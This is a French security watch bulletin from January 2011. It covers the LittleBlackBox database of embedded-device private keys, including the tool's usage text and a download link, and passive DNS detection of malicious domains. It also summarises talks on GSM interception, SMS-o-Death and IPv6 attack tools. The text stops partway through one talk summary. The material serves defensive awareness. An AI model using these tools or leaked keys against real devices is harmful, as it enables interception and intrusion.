0-Days ACL Analyse Audit Autorité Awareness Botnets Buffer CERT
Certificats Code Conception Cryptographie Cyber-Attacks DCSSI Defacement
Détection Disclosure DNS DNSSec Education eID ENISA
Firewall FIRST Forensic Guidance Hacker ICANN Identity IDS IETF
IFRAME Incidents Internet Intrusion IP IPSec IPV6 ISO ISO27001 ISOC IT
LINUX Mail MD5 Menaces Méthodologies MITM Mobile-Devices NET PDA
Phishing Planification Privacy Proxy RBAC RFC RFID Risques Rootkits
Sécurité Security Sensibilisation SHA1 SmartPhones SPAM SQL SSH SSL
TCP Technologies Terrorisme Virtualité Virus VoIP WEB2 WEP Windows WPA

Veille Technologique Sécurité

Rapport Mensuel **N°150**

JANVIER 2011

Les informations fournies dans ce document ont été collectées et compilées à partir de sources d'origines diverses et publiquement accessibles: listes de diffusion, newsgroups, sites Web, ...

Ces informations sont fournies pour ce qu'elles valent sans garantie d'aucune sorte vis à vis de l'exactitude, de la précision ou de la qualité de l'information. Les URL associées à certains thèmes sont validées à la date de la rédaction du document.

Dans ce numéro:

Un catalogue de clefs **SSL** et **SSH**

La taxonomie des Risques Opérationnels de la Sécurité du **SEI**

L'utilitaire **PyReTic**

Le projet **EXPOSURE**

Quelques présentations intéressantes du **27C3** et de **Blackhat DC 2011**

Les marques et les produits cités dans ce rapport sont la propriété des dépositaires respectifs.

CONNECTING BUSINESS & TECHNOLOGY

CERT-DEVOTEAM
1, rue GALVANI
91300 Massy Palaiseau

Pour tous renseignements:
Offre de veille http://www.cert-devoteam.com/
Informations vts-info@cert-devoteam.com

©CERT-DEVOTEAM - Tous droits réservés

Au sommaire de ce rapport…

ACTUALITES SECURITE

UN CATALOGUE DE CLEFS SSL ET SSH 2

ANALYSES ET COMMENTAIRES

ETUDES

EXPOSURE – RECHERCHE DE DOMAINES MALICIEUX PAR ANALYSE DNS PASSIVE 3

CONFERENCES

CCC - 27 CHAOS COMMUNICATION CONGRESS 4

Wideband GSM Sniffing 4
Running your own GSM stack on a phone: Introducing Project OsmocomBB 5
The Baseband Apocalypse: all your baseband are belong to us 6
Android geolocation using GSM network: Where was Waldroid? 6
SMS-o-Death 7
Recent advances in IPv6 insecurities 7
News Key Recovery Attacks on RC4/WEP 8
Automatic Identification of Cryptographic Primitives in Software 8

BLACKHAT – DC 2011 9

Checkmate with Denial of Service 9
Beyond AutoRun: Exploiting software vulnerabilities with removable storage 10
Exploiting Smart-Phone USB Connectivity For Fun And Profit 11
Popping Shell on A(ndroid)RM Devices 12

LOGICIELS

IMMMUNITY - PYRETIC 13

METHODOLOGIES ET STANDARDS

RECOMMANDATIONS

ENISA – DEUX FICHES D'INFORMATIONS A L'ATTENTION DES EMPLOYES ET DES PARENTS 16

METHODES

SEI – UNE TAXONOMIE DES RISQUES OPERATIONNELS 17

STANDARDS

RFC 6056 - RECOMMENDATIONS FOR TRANSPORT-PROTOCOL PORT RANDOMIZATION (BCP156) 18

TABLEAUX DE SYNTHESE

INTERNET

LES DECISIONS DE L'OMPI 20

CONFERENCES

CCC – 27IEME CHAOS COMMUNICATION CONGRESS 21
CERT – FLOCON 2011 22
BLACKHAT – DC 2011 23
BLACKHAT – ABU DHABI 2010 24

GUIDES

NIST – ETAT DES GUIDES DE LA SERIE SPECIALE 800 25
CIS - CATALOGUE DE PROCEDURES ET DE TESTS 27

STANDARDS

IETF – LES RFC TRAITANT DIRECTEMENT DE LA SECURITE 28
IETF – LES RFC LIES A LA SECURITE 28
IETF – LES NOUVEAUX DRAFTS TRAITANT DE LA SECURITE 28
IETF – LES MISES A JOUR DE DRAFTS TRAITANT DE LA SECURITE 29

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique

Le mot du rédacteur

Nous abordons l'année 2011 en publiant le 150ième numéro de notre rapport mensuel de veille. Nous nous permettons à cette occasion de vous demander, chères lectrices et chers lecteurs, de bien vouloir nous informer des évolutions que vous souhaiteriez voir apportées à cette publication, ou tout simplement, de nous faire connaitre votre opinion sur sa forme et/ou son contenu. N'hésitez pas à nous écrire.

mailto:opinions@cert-devoteam.com

Une nouvelle année qui verra probablement l'extension d'une nouvelle forme de désobéissance civile, et désormais mondiale, s'appuyant sur Internet et ciblant aussi bien les sociétés, avec par exemple l'appel à la saturation des fac-similés de certaines sociétés lancé par **Wikileaks**, que les gouvernements avec les actions en déni de service contres les portails de différents Etats lancées par le groupe '**Anonymous**'.

Une nouvelle année qui vient aussi de voir un pays, l'Egypte, se déconnecter de ce même Internet pour tenter de juguler la contestation populaire. Une forme radicale de censure rendue possible par le contrôle exercé sur les opérateurs d'accès lesquels ont dû arrêter d'annoncer des routes BGP vers leurs réseaux. Un contrôle fort heureusement imparfait.

http://www.renesys.com/blog/2011/01/egypt-leaves-the-internet.shtml
http://www.bortzmeyer.org/egypte-coupure.html

Bienvenue en 2011

BERTRAND VELLE

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique

ACTUALITES SECURITE

UN CATALOGUE DE CLEFS SSL ET SSH

littleblackbox
Database of private SSL/SSH keys for embedded devices

L'annonce de la disponibilité de l'utilitaire 'LittleBlackBox' fin décembre a provoqué une certaine effervescence.

Cet utilitaire permet en effet d'automatiser l'exploitation d'une base de données livrée 'clef en main', base de données qui contenant quelques milliers de clefs privées **SSL** et **SSH** codées en dur dans un grand nombre d'équipements, principalement des points d'accès **ADSL** et/ou WiFi. Toutes ces clefs – 2023 dans la version de la base de données disponible au moment de l'écriture de cet article – ont été collectées directement sur les équipements ou en analysant les images des logiciels embarqués.


Cette base, au format **SQLite**, peut être utilisée telle quelle ou encore être exploitée par l'intermédiaire de l'utilitaire 'LittleBlackBox' écrit en langage C et livré avec ses sources. Celui-ci permet en effet d'automatiser la recherche de la clef privée d'un équipement dans la base. Les informations requises – clef publique ou certificat fourni par l'équipement – pourront être passées en ligne de commande mais aussi être collectées automatiquement en interrogeant l'équipement, en surveillant le trafic réseau en temps réel, ou encore par l'analyse d'un fichier de capture des échanges réseau au format 'pcap'.

```
LittleBlackBox 0.1.3
Usage: ./littleblackbox [OPTIONS]

        -r, --host=<host:port>              Obtain the public key of a remote host
        -p, --pem=<file>                    Read public key from PEM file
        -f, --fingerprint=<sha1>            Public key's SHA1 fingerprint
        -c, --pcap=<file>                   Look for public key exchanges in pcap file
        -i, --interface=<iface>             Listen on iface for public key exchanges
        -k, --filter=<filter>               Specify the pcap filter to use [tcp src port 443]
        -s, --search=<table.column=query>   Search the database for a given search term
        -u, --update=[file]                 Download the latest certificate database to file [/etc/lbb.db]
        -k, --keypair                       Display both the private key and the public key
        -v, --info                          Display all database info related to the public/private keypair
        -q, --quiet                         Do not display the private key
        -h, --help                          Show help
```

Autant d'options qui permettront de tirer le meilleur parti d'un outil simple mais efficace, la base de données pouvant être facilement synchronisée avec celle maintenue sur le site hébergeant le projet.

Cette base contient trois tables: la première permet d'identifier un équipement (475 items), la seconde permet d'identifier la version du logiciel embarqué (6564 items), enfin la troisième contient toutes les informations relatives aux clefs collectées dont le certificat, l'empreinte de la clef publique ainsi que la clef privée associée (2023 items).



	id	fingerprint	certificate	key	description
2012	6378	20:8E:77:BE:4A:DB	-----BEGIN CERTIFICATE-	-----BEGIN RSA PRIVATE KEY----	SSL Key Pair
2013	6379	89:AD:1C:9C:08:FE	-----BEGIN CERTIFICATE-	-----BEGIN RSA PRIVATE KEY----	SSL Key Pair
2014	6380	7F:03:31:FF:AB:71	-----BEGIN CERTIFICATE-	-----BEGIN RSA PRIVATE KEY----	SSL Key Pair
2015	6381	80:9E:77:73:F2:3F	-----BEGIN CERTIFICATE-	-----BEGIN RSA PRIVATE KEY----	Mini HTTPD SSL Key Pair
2016	6382	6E:90:E9:D1:CF:22	-----BEGIN CERTIFICATE-	-----BEGIN RSA PRIVATE KEY----	SSL Key Pair
2017	6383	43:88:33:C0:94:F6	-----BEGIN CERTIFICATE-	-----BEGIN RSA PRIVATE KEY----	HTTPS and secure telnet
2018	6384	FC:03:99:8F:A3:FE	-----BEGIN CERTIFICATE-	-----BEGIN RSA PRIVATE KEY----	Memory Sharing key pair
2019	6385	F7:1D:3C:B4:10:0D	-----BEGIN CERTIFICATE-	-----BEGIN RSA PRIVATE KEY----	Polycom SSL Key Pair
2020	6386	A6:72:ED:99:98:FC	-----BEGIN CERTIFICATE-	-----BEGIN RSA PRIVATE KEY----	Polycom CSAPI Key Pair
2021	6387	CE:35:58:C5:EB:5B	-----BEGIN CERTIFICATE-	-----BEGIN RSA PRIVATE KEY----	CA Key Pair

On comprendra mieux l'inquiétude provoquée par la mise à disposition de l'outil 'LittleBlackBox' et surtout de la base de clefs privées associée si l'on considère qu'il est pratiquement impossible de corriger le tir sur les équipements listés, et ce pour deux raisons: l'immensité du parc d'équipements installés bien souvent sous le seul contrôle d'un usager non informé et la complexité de la mise en œuvre d'un mécanisme permettant de remédier au problème du stockage d'un secret initial. Il est bien peu probable que l'usager mette à jour de sa propre initiative le logiciel de son équipement, et hors le cas des équipements maintenus par un ISP – les fameuses BOX, les clefs révélées resteront valides encore très longtemps. Il y a même fort à parier que cette base de données continue de s'enrichir, en particulier par la prise en compte de ces équipements connectés bien trop souvent oubliés, décodeurs TNT, cadres numériques, baladeurs, chaînes radio Internet…

POUR PLUS D'INFORMATION

http://code.google.com/p/littleblackbox/ - LittleBlackBox
http://littleblackbox.googlecode.com/svn/trunk/bin/lbb.db - Dernière version de la base

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique

ANALYSES ET COMMENTAIRES

ETUDES

EXPOSURE – RECHERCHE DE DOMAINES MALICIEUX PAR ANALYSE DNS PASSIVE


Le laboratoire **IsecLab** (International Secure Systems Lab) fondé par trois grandes universités et l'institut Eurecom vient d'ouvrir '**Exposure**', un site WEB mis à jour en temps réel avec les noms de domaine impliqués dans des activités hostiles.

L'ouverture de ce service découle des travaux d'étude menés par quatre chercheurs de ce laboratoire, travaux dont les résultats sont détaillés dans un papier intitulé 'EXPOSURE: Finding Malicious Domains Using Passive DNS Analysis'. Ce papier sera présenté début février à l'occasion de la 18ième édition de la conférence 'Network & Distributed System Security Symposium'.


L'objectif de cette étude était de valider la possibilité d'identifier les noms de domaine utilisés dans le cadre d'activités hostiles – malware, vers, botnets, … - en s'appuyant sur les seules données du trafic DNS, et ceci de manière purement passive. Les chercheurs ont ainsi analysé la pertinence de 15 marqueurs – dont 9 n'avaient jamais encore été étudiés:

	Marqueur		Domaine
1	Short life	Courte durée	Time
2	Daily similarity	Similarité quotidienne	
3	Repeating patterns	Motifs répétitifs	
4	Access ratio	Ratio d'accès	
5	Number of distinct IP addresses	Adresses IP distinctes	DNS Answer
6	Number of distinct countries	Pays distincts	
7	Number of domains share the IP with	Domaines partageant l'adresse	
8	Reverse DNS query results	Résolution DNS inverse	
9	Average TTL	Durée de vie (TTL) moyenne	TTL Value
10	Standard Deviation of TTL	Déviation Normale du TTL	
11	Number of distinct TTL values	Nombre de valeurs distinctes du TTL	
12	Number of TTL change	Nombre de changement du TTL	
13	% usage of specific TTL ranges	% d'utilisation de TTL particuliers	
14	% of numerical characters	% de caractères numériques	Domain Name
15	% of the length of the LMS	% de la longueur de la chaine la plus significative	

Ces marqueurs alimentent un mécanisme de classification qui permettra de prendre une décision quant à la dangerosité du nom de domaine. Ce mécanisme utilise l'algorithme J48 lui-même dérivé de l'algorithme de génération d'arbres de décision dit 'C4.5'.




Les arbres de décision adaptés à la problématique de l'analyse du trafic **DNS** seront construits à partir d'un ensemble de données pré-classifiées. Une première expérimentation, d'une durée de plus de 2 mois, aura permis de valider l'approche et de d'optimiser les arbres de décision en s'appuyant sur quelques 100 milliard de requêtes DNS relatives à plus de 4,8 millions de noms de domaine, requêtes fournies par le SIE (Security Information Exchange).



Opérée par l'**ISC** (Internet Systems Consortium), l'organisation qui assure le développement du serveur de nom 'bind', la plateforme SIE permet de mettre en commun le trafic DNS collecté en plusieurs points du réseau par divers opérateurs, et de reconstruire une vue partielle du DNS dans une base de données accessible à des fins d'étude et de recherche.

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique



Une étude complémentaire a ensuite été conduite dans l'optique de valider la capacité de traitement en temps réel du système en s'appuyant pour cela sur le trafic **DNS** fourni par un **ISP** ayant plus de 30 000 clients.

Cette phase aura ainsi permis d'identifier plus de 3000 domaines malicieux qui n'avaient pas été détectées lors de la phase précédente, confirmant l'intérêt et le potentiel de l'approche retenue avec un taux de détection de 99.5% pour 0.3% de faux positifs.

Ce système baptisé '**Exposure**' est désormais alimenté en continu par trois sources de données:

- la plateforme **SIE** de l'ISC précédemment mentionnée comme source de données sur le trafic DNS,
- les systèmes d'analyse automatique de malware Anubis et WepaWet comme source d'information sur les réseaux et domaines impliqués dans des activités hostiles. Deux systèmes d'analyse qui résultent aussi d'un projet de recherche du laboratoire **IsecLab**. On notera à ce propos la diffusion d'une série de trois articles dont deux déjà publiés (partie 1, partie 2) sur la mise en œuvre du système Anubis dans le cadre d'une architecture d'analyse distribuée.

Les résultats de l'analyse des requêtes DNS sont à disposition du public pour un usage non commercial sur un serveur WEB dédié de l'**IsecLab**. On y trouvera, outre la liste des cinquante noms de domaines les plus actifs, une interface de requête permettant d'interroger la base sur un nom de domaine précis ainsi qu'un fichier au format texte contenant les noms des domaines identifiés – 7988 noms au moment de l'écriture de cet article – à raison d'un par ligne. Ce fichier pourra être automatiquement téléchargé pour être utilisé avec divers outils de filtrage ou de surveillance.

POUR PLUS D'INFORMATION

http://exposure.iseclab.org/
http://www.iseclab.org/papers/bilge-ndss11.pdf
http://blog.iseclab.org/2011/01/10/exposure-a-new-service-from-iseclab/

CONFERENCES

CCC - 27 CHAOS COMMUNICATION CONGRESS

Le congrès annuel du célèbre **CCC**, ou Chaos Computer Club, allemand n'est certainement plus à présenter. Il explore cette année encore des territoires dangereux mais avec l'espoir de faire avancer les choses comme le rappelle le slogan choisi pour cette édition: « **We come in Peace** »

Il nous est impossible de commenter les 86 communications effectuées à l'occasion de cette conférence, dont certaines sont publiées dans la langue de Goethe. Huit d'entres-elles ont plus particulièrement attiré notre attention, et feront donc l'objet d'une rapide présentation.

On notera que sur ces 86 présentations, cinq sont consacrées aux faiblesses du système **GSM** et des systèmes de communication mobile. Jamais le thème de la sécurité des technologies de communication sans fils n'aura fait l'objet d'autant de travaux de recherche, de publications ouvertes et de découvertes de vulnérabilités que durant ces deux dernières années.

WIDEBAND GSM SNIFFING — K.Nohl, S.Munaut

En libérant l'usager de toutes les contraintes physiques imposées par les supports de communication filaires usuels, les technologies sans-fils auront aussi largement facilité la mise en pratique d'attaques qu'il était jusqu'alors difficile d'appliquer sans atteindre à l'enveloppe physique du support de la communication.

Avec l'industrialisation de composants spécialisés dans l'accès au média, et le développement des technologies de traitement du signal, un particulier peut désormais parfaitement construire un banc d'acquisition du signal radio et de traitement de données pour un budget inférieur de plusieurs ordres de grandeur à celui requis il y a encore quelques années pour l'achat des bancs d'analyse et de mesures proposés par les quelques sociétés spécialisées dans ce domaine.

Une évolution des moyens qui ne pouvait que difficilement être envisagée à l'époque de la spécification des grands systèmes de communication sans fils encore en usage de nos jours qu'il s'agisse du système de téléphonie mobile cellulaire européen (**GSM**), de son dérivé, le système **DECT** ou encore

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique

des réseaux de connexion sans-fils spécifiés par l'IEEE ou par des organisations indépendantes. La possible défaillance d'un constituant de sécurité était cependant bien souvent prise en compte dans les spécifications, la modularité des systèmes de communication autorisant la mise en place de mécanismes alternatifs ou le remplacement d'un constituant, une logique hélas bien souvent contrecarrée par les exigences d'interopérabilité. Rappelons à ce propos que les spécifications du système **GSM** n'imposaient nullement l'utilisation des algorithmes de sécurité A5/1, A5/2 et A5/3, algorithmes officiellement mis en défaut, il faut le souligner, plusieurs années après la mise en service du système.

Est-il meilleure démonstration de la futilité de l'argumentation consistant à prétendre sécuriser un système en justifiant de l'inaccessibilité, ou de l'inviolabilité, de la technologie utilisée que celle de la mise à mal de ces deux grands systèmes de communication sans fils que sont le **GSM** et le **DECT**. Une erreur qu'il conviendrait de ne plus commettre à l'avenir quand toutes les technologies sont maintenant accessibles, de l'électronique à la génétique, à quiconque dispose d'un petit budget, ou d'un accès à un laboratoire, et surtout d'une très forte motivation.

Et de fait, ces deux dernières années auront vu l'émergence de plusieurs projets ciblant explicitement les infrastructures de communication sans-fils, dont en particulier le système **GSM**, pour des motivations fort heureusement encore principalement dictées par le défi technique.

La présentation de **Karsten Nohl** et **Sylvain Munaut**, Security Research Lab, résume parfaitement et très clairement, l'état de l'art en matière d'interception des communications établies par un mobile et ce avec les moyens du bord: récepteur large bande de type **SDR** construit sur une base USRP1 ou USRP2 ou encore téléphone mobile doté d'un firmware modifié pour l'occasion. Tout dépendra des moyens financiers à disposition de l'apprenti espion, quelques 1800€ pour la première solution qui offrira la possibilité d'extraire une large partie du spectre utilisé à moins de 20€ pour la seconde plus adaptée à l'interception d'une unique communication.

Au regard des points de faiblesse présents dans le système actuel, et de l'évolution des procédés d'attaque, dont la mise à disposition de tables 'arc-en-ciel' facilitant la recherche des clefs **A5/1**, les auteurs préconisent d'utiliser le réseau **GSM** comme un réseau non éprouvé au même titre que l'Internet. Ne pouvant plus se reposer sur la protection intégrée au système pour se protéger de l'agresseur 'lambda' comme se fût longtemps le cas, la sécurité des échanges – voix et données – devra être renforcée par une application spécifique embarquée dans le téléphone et offrant un niveau de protection adapté à la sensibilité des échanges. Loin d'être nouvelle, cette approche était jusqu'alors réservée à une utilisation professionnelle, la fonction de sécurité pouvant être intégrée au téléphone (MyX-8s de Sagem ou plus récemment Teorem de Thalès) ou supportée par un logiciel complémentaire (CryptoSmart d'ERCOM par exemple). Les auteurs détaillent, un point à souligner, les axes d'améliorations du système GSM qui permettraient de rehausser le niveau de sécurité en mettant de nouveau le déchiffrement des échanges hors de portée de l'amateur.

http://events.ccc.de/congress/2010/Fahrplan/events/4208.en.html

RUNNING YOUR OWN GSM STACK ON A PHONE: INTRODUCING PROJECT OSMOCOMBB

Welte, Markgraf

Le projet libre OsmocomBB a pour objectif de fournir une implémentation ouverte de l'interface d'accès radio au système GSM, l'interface **Um** dans le référentiel normatif du système **GSM** aussi dite interface d'accès en Bande de Base ou **BB**. Cette interface logique offre l'accès aux protocoles de communication et de gestion, de la couche physique d'accès au support radio à la couche applicative responsable du transfert des messages.

Les traitements associés – de la (dé)modulation du signal à la fourniture des services rendus par les différentes couches protocolaires – sont généralement effectués par un processeur spécialisé utilisant le jeu d'instruction ARM et embarquant, dans les versions les plus récentes, les constituants requis pour la gestion du signal radio. Ces composants sont particulièrement intéressants pour qui désire accéder aux données transmises sur l'interface radio, dont en particulier, les trames élémentaires du protocole d'échange. La documentation technique de ces composants est hélas rare, celle-ci étant généralement distribuée sous réserve de signature d'un accord de confidentialité. L'utilisation, voir même le détournement, des fonctionnalités embarquées dans ces composants nécessite alors d'engager une phase de retro-analyse complexe et coûteuse en temps, le code source des applications étant bien entendu inaccessible.

Le concepteur d'une implémentation libre se retrouve donc devoir faire un choix: réutiliser une architecture matérielle et logicielle non documentée mais dont on sait qu'elle est fonctionnelle, ou concevoir une nouvelle architecture en s'appuyant sur des composants maitrisés – processeurs modernes et/ou FPGA de dernière génération – avec tous les problèmes liés à la testabilité et au débogage en l'absence d'équipements de test.

Un défi que les initiateurs du projet **OsmocomBB** (Open Source MObile COMmunication – Base Band) n'ont pas souhaité relever, au moins dans un premier temps, préférant une approche plus efficace consistant à modifier le logiciel embarqué dans un téléphone n'offrant que le strict minimum des

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

fonctionnalités attendues – simplification de la retro analyse du code – et utilisant une technologie suffisamment ancienne pour que toutes les fonctions ne soient pas embarquées dans un unique composant – simplification de l'identification des fonctions et de la testabilité.

Le choix s'est rapidement porté sur un chipset développé par **Texas Instrument**, bien que celui-ci ne soit plus utilisé depuis plusieurs années, le code source de l'interface GSM utilisant ce chipset ayant été rendu disponible sur Internet. Un chipset développé par **Mediatek** est également étudié pour lequel un environnement de développement est disponible, l'interface GSM n'étant accessible que sous forme binaire. De ces choix découlent ceux des téléphones qui seront supportés par le projet, des téléphones Motorola d'ancienne génération, comprendre produits il y a plus de deux ans.

L'implémentation **osmocomBB** actuelle permet d'établir un appel GSM en supportant les mécanismes de sécurité élémentaire – authentification de la carte SIM et chiffrement des conversations – avec une bonne fiabilité d'après les auteurs, mais aussi et surtout d'accéder librement aux structures protocolaires, aux messages de contrôle et aux informations d'état de l'interface Um. Autant d'informations qui sont inaccessibles sauf à certains téléphones équipés des extensions de surveillance du réseau – le fameux 'NetMon' embarqué dans certains téléphones Nokia désormais obsolètes par exemple – et en lecture uniquement.

http://events.ccc.de/congress/2010/Fahrplan/events/3952.en.html

THE BASEBAND APOCALYPSE: ALL YOUR BASEBAND ARE BELONG TO US — RP Weinmann

Ralf Philipp Weinmann, chercheur à l'université du Luxembourg, intervient avec une présentation qu'il a déjà effectué à l'occasion des conférences DeepSec et Hack.Lu. Une présentation que nous avons déjà eue l'occasion de commenter dans un article de notre rapport de novembre dernier auquel nous renvoyons nos lecteurs. Rappelons simplement que l'auteur détaille la constitution de l'interface d'accès radio d'un GSM, décrit la constitution interne d'un téléphone récent, liste les fournisseurs des composants fondamentaux – le 'chipset' – sans lesquels cette interface ne pourrait exister, et enfin met en évidence les problèmes de sécurité qui trouvent leur origine dans des implémentations logicielles quelque peu anciennes et n'ayant pas toujours fait l'objet de contrôles rigoureux.

La lecture de cette présentation viendra parfaitement compléter celle de la présentation du projet OsmocomBB 'Running Your Own Gsm Stack On A Phone: Introducing Project Osmocombb', objet d'un article dans notre rapport.

Le support de cette présentation est accessible ici, sur le site de l'auteur.

http://events.ccc.de/congress/2010/Fahrplan/events/4090.en.html

ANDROID GEOLOCATION USING GSM NETWORK: WHERE WAS WALDROID? — Renaud Lifchitz

Avec une présentation intitulée 'Android geolocation using GSM network: Where was Waldroid?' Renaud Lifchitz s'intéresse à l'utilisation de la structure maillée du GSM à des fins de géo-localisation d'un usager.

Une possibilité qui a longtemps été réservée aux seuls opérateurs de réseaux cellulaires et utilisée pour offrir des services à valeur ajoutée. Seuls les opérateurs disposaient en effet nativement de toutes les informations permettant d'obtenir la localisation précise d'un usager à partir des informations transmises par les cellules avoisinant celui-ci.

Une approche alternative consistera à déterminer la localisation d'un mobile à partir de toutes les données qui lui sont accessibles, les données d'identification des cellules GSM avoisinant celui-ci mais aussi les identifiants des points d'accès **WiFi** à proximité. Ces informations seront traitées par une application spécifique pour fournir une localisation pouvant être aussi précise que celle fournie par un GPS.

Il faut pour cela disposer d'une base de données répertoriant les identifiants et la localisation de toutes les cellules GSM, voire de tous les points d'accès WiFi d'une zone. L'établissement d'une telle base est une opération conséquente qui, en l'absence d'informations de la part des opérateurs, suppose de disposer de moyens automatisés de repérage et de cartographie. Actuellement, plusieurs projets sont menés avec l'objectif d'établir une base de localisation libre et ouverte en s'appuyant pour cela sur le volontariat, un travail de longue haleine.

Faut-il alors s'étonner de la campagne de cartographie des points d'accès WiFi engagée par Google il y a de cela quelque mois, mais aussi de la mise à disposition d'un logiciel de géo-localisation multi-mode sous Android, et de son couplage avec Google Maps. Une stratégie qui permettra à Google de mettre à jour sans effort sa base de localisation des cellules GSM et des points d'accès WiFi en s'appuyant pour cela sur l'usager. D'une pierre deux coups…

L'auteur de la présentation détaille le protocole de communication mis en place par Google. Il met en évidence l'existence de plusieurs vulnérabilités permettant d'acquérir à distance l'historique des derniers déplacements du propriétaire d'un mobile Android.

Est-il besoin de préciser que les fonctions de localisation et de collecte d'informations embarquées dans ces smart-phones (GPS, WiFi, Caméra, Boussole…) en permanence connectés sur l'Internet posent un

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

réel problème d'atteinte à la vie privée. Il est certes possible, et recommandé, de désactiver l'annonce de l'identification - le fameux **SSID** - de son point d'accès Wifi, avec le risque de constater un dysfonctionnement sur quelques applications. Il est en revanche bien plus difficile de demander à un invité de désactiver son téléphone 'Android' ou son 'iPhone' quelques kilomètres avant qu'il n'arrive chez vous. Et pourtant les informations qui seront collectées par ce téléphone, devenu un véritable mouchard, à cette occasion pourront révéler beaucoup de choses sur vous. Mais peut-on encore contrôler le progrès…

http://events.ccc.de/congress/2010/Fahrplan/events/4151.en.html

SMS-O-DEATH — Mulliner, Golde

Cette présentation de Collin Mulliner et Nico Golde aura fait beaucoup de bruit dans les medias: les auteurs ont effet annoncé, et démontré, qu'il était possible de mettre hors usage un grand nombre de téléphones par le simple envoi d'un message court – **SMS** – astucieusement constitué.

Ce message provoquera un dysfonctionnement dans l'application en charge de son traitement sur le téléphone cible, dysfonctionnement pouvant conduire à la réinitialisation du téléphone avant que la réception du message n'ait été acquittée auprès de l'émetteur. La même séquence se reproduira à chaque redémarrage, les mêmes causes produisant les mêmes effets, rendant de fait inutilisable le téléphone. Pour l'usager, le seul moyen de rompre cette chaîne consistera à acquitter la réception du message en déplaçant la carte SIM sur un téléphone insensible à l'attaque. Les fournisseurs d'accès mobiles auront pour la plupart rapidement réagit en mettant en place un filtre permettant de rejeter de tels messages avant qu'ils n'atteignent leur destination.

On retiendra de cette présentation qu'aucun système n'est réellement à l'abri d'un dysfonctionnement généralisé lié à une erreur de spécification ou de conception, dysfonctionnement qui aura d'autant plus de chances de se produire que le nombre des applications associées à ce système se réduit et que celui des équipements augmente. Le marché dictera les prochaines cibles d'attaques généralisées: hier Blackberry et téléphones conventionnels, aujourd'hui iPhones et mobiles Android.

Le support de cette présentation n'est pas encore disponible en ligne mais une vidéo est proposée sur You-Tube en 5 parties (1, 2, 3, 4 et 5).

http://events.ccc.de/congress/2010/Fahrplan/events/4060.en.html

RECENT ADVANCES IN IPV6 INSECURITIES — Marc Heuse

L'auteur de cette communication, Marc Heuse, est à l'origine de plusieurs outils d'analyse et d'attaque distribués par le groupe **The Hacker Choice** plus connu sous le signe **THC** dont:

- **THC-Scan**, l'un des plus anciens outils de recherche d'accès sur le réseau commuté, ou WarDialer,
- **Hydra**, un remarquable outil d'attaque en force des mécanismes d'authentification intégrés à plus de trente protocoles du bon vieux Telnet au protocole SAP/R3 sans oublier le service TeamSpeak, ou encore,
- **THC-IPv6**, l'un des premiers outils, si ce n'est le premier, explicitement conçu pour étudier le protocole IPv6 et exploiter ses vulnérabilités.

C'est d'ailleurs pour présenter les fonctionnalités de la prochaine version de THC-IPv6 que l'auteur intervient. Cette nouvelle version sera accessible dans son intégralité dans le courant de l'année mais en attendant elle sera distribuée sous la forme de fichiers permettant de faire évoluer la version actuelle (version 1.4 publiée à l'occasion de la conférence) et d'outils complémentaires.

La version 6 du protocole IP résulte d'une profonde refonte de la version actuelle – version 4 – du protocole de routage de l'Internet. Une refonte engagée voilà plus de 10 ans, dictée par la nécessité d'étendre la capacité d'adressage aux besoins à court terme et qui fût l'occasion de prendre en compte de nouvelles exigences de modularité mais aussi de sécurité.

